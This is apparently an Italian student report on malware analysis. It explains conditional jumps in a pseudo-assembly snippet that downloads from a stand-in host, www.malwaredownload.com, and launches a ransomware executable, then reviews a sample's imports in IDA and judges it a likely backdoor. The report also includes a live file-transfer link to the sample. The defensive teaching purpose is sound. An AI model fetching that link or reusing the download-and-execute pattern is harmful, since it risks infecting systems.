ANALISI AVANZATE

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

In riferimento al codice malevolo della tabella 1 si individuano due tipi di salti condizionali:


- *jnz* loc 0040BBA0
- *jz* loc 0040FFA0

Il salto condizionale che il malware effettua in questo caso è il secondo, ovvero quello che punta alla locazione di memoria 0040FFA0 con riferimento alla parte di codice della tabella 3. I salti condizionali avvengono in base al valore delle flags e sono abbinati all'istruzione condizionale *cmp* che opera come l'istruzione *sub* (sottrazione) ma senza modificare gli operandi (eseguendo quindi una sorta di comparazione).

Nella tabella 1 l'operazione *mov* sposta (o meglio copia) la sorgente 5 nella destinazione del registro EAX e il valore 10 nel registro EBX. Successivamente viene eseguita la *cmp* EAX,5 ovvero 5,5 e ottenendo come risultato 0 in quanto come si vede destinazione e sorgente sono uguali settando così lo ZF a 1. Siccome *jnz* salta alla locazione di memoria specificata se lo ZF=0 allora non avverrà.

Nel secondo l'operazione *inc* incrementa EBX di 1 (add EBX,1) portando il suo valore a 11; Con *cmp* EBX, 11 il risultato è uguale a 0 e quindi lo ZF=1 e poiché *jz* salta alla locazione di memoria indicata se lo ZF=1 allora il salto verrà effettuato.

Nel diagramma di flusso di riportato di seguito sono delineati sia i salti eseguiti attraverso una freccetta verde sia quelli non eseguiti con una freccetta rossa (similmente a come schematizzato nelle analisi del disassembler IDA Pro)



Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Come si vede ci sono due chiamate di funzione in base al salto:

- *DownlaodToFile()* nella tabella 2 (in alto a destra)
- *WinExec()* nella tabella 3 (in basso a sinistra)

Tabella 2

La funzione *DownlaodToFile()* permette al malware di connettersi ad un URL malevolo per scaricare ulteriori eseguibili dannosi. Questo comportamento è tipico dei downloader che dopo aver scaricato il malware da Internet procedono con il suo avvio utilizzando le API (Application Programming Interface) di windows come ad esempio *CreateProcess(), WinExec(), ShellExecute* per poter così interagire con il sistema operativo.

Il contenuto di EDI ovvero *www.malwaredownload.com* che corrisponde al dominio a cui si deve collegare il programma viene copiato su EAX (URL) e aggiunto sullo stack (sezione RAM) con l'istruzione *push* e successivamente con l'istruzione *call* si chiama la funzione che farà in modo di scaricare l'eseguibile dall'URL indicato.

Tabella 3


La funzionalità di *WinExec()* consente l'avvio dell'eseguibile: la sorgente EDI che contiene il percorso del malware viene copiato in EDX (exe da eseguire) sempre con l'operazione *mov* e passato sullo stack con l'istruzione *push* prima della chiamata di funzione.

In questo caso l'eseguibile malevolo è un ransomware, un tipo di malware che cifra i file della macchina infettata. I ransomware sono utilizzati da criminali informatici per scopi di lucro in quanto l'unico modo per poter decriptare i file è attraverso una chiave che conosce solo l'attaccante e che potrebbe essere ceduta in cambio di un riscatto economico.

Analisi malware con IDA

Un dipendente riceve una mail losca (https://transfer.pcloud.com/download.html?code=5ZmgoIVZnIOiEHxPYILZDcJAZDdnFgMnPgsFS1u5j435Wu5MV7Qgy) e chiama il SOC. Si sa già che si tratta di un malware. Viene richiesta così un'analisi con IDA.


Si ricorda che IDA è un disassembler ovvero un tool che permette l'astrazione del linguaggio macchina cioè le istruzioni in binario eseguite dalla CPU in linguaggio Assembly per renderlo più comprensibile all'uomo e viene utilizzato nell'ananlisi statica avanzata senza eseguire il codice. Si astrae l'Assembly ad un livello superiore poi con la *reverse engineering*.



Dopo aver caricato il file eseguibile sul programma andando sulla sezione *Import* si possono vedere tutte le librerie importate dal programma con i relativi nomi ed indirizzi di funzione.


Le librerie importate dal malware sono 5:

- *Advapi32.dll* per le funzioni che interagiscono su registri e servizi del sistema operativo;
- *Kernel32.dll* per interagire con il sistema operativo ad esempio manipolando file;
- *MSVCRT.dll* per la manipolazione di stringhe e allocazioni di memoria
- *Ws2_32.dll* per funzioni network
- *Wsock32.dll* per funzioni network



Tra le funzioni più interessanti che ci permettono di capire il funzionamento del malware notiamo *ReadFile* e *WriteFile* che servono rispettivamente per leggere e scrivere un file come evidenziato in rosso nell'immagine sopra e *LoadLibraryA, GetProcAddress* evidenziate in verde che vengono utilizzate per richiamare le funzioni di una libreria solo quando necessario rendendo così il malware meno invasivo e meno rilevabile. Fanno tutte parte della libreria *Kernel32.dll*.

Anche *CreateFile* viene utilizzata per interagire con il file system creando un file.



L'ultima parte fa riferimento alle librerie che utilizzano funzioni per il network. In particolare ciò è reso possibile grazie alla funzione *WSAStartup* che alloca le risorse utilizzate da questo tipo di librerie mentre *WSACleanup* ne definisce la fine del loro utilizzo.

La funzione *socket* crea un socket ovvero un "oggetto" che permette lo scambio di dati tra host remoti per mezzo della rete mentre *connect* invia una connessione verso il socket remoto. Da quest'ultima funzione possiamo ipotizzare che il malware sia una backdoor lato client che usufruisce anche di funzioni appartenenti alla libreria *WS2_32* per ricevere (WSARecv) e inviare (WSASend) dati.

Concludendo dal diagramma di flusso del tool nella sezione IDA Wiev-A si puo analizzare tutto il codice dell'eseguibile in via grafica. Le frecce verdi indicano che il salto condizionale viene effettuato, rosse non eseguito e le blu fanno riferimento ai salti incondizionali (ovviamente sempre in base al valore delle flags).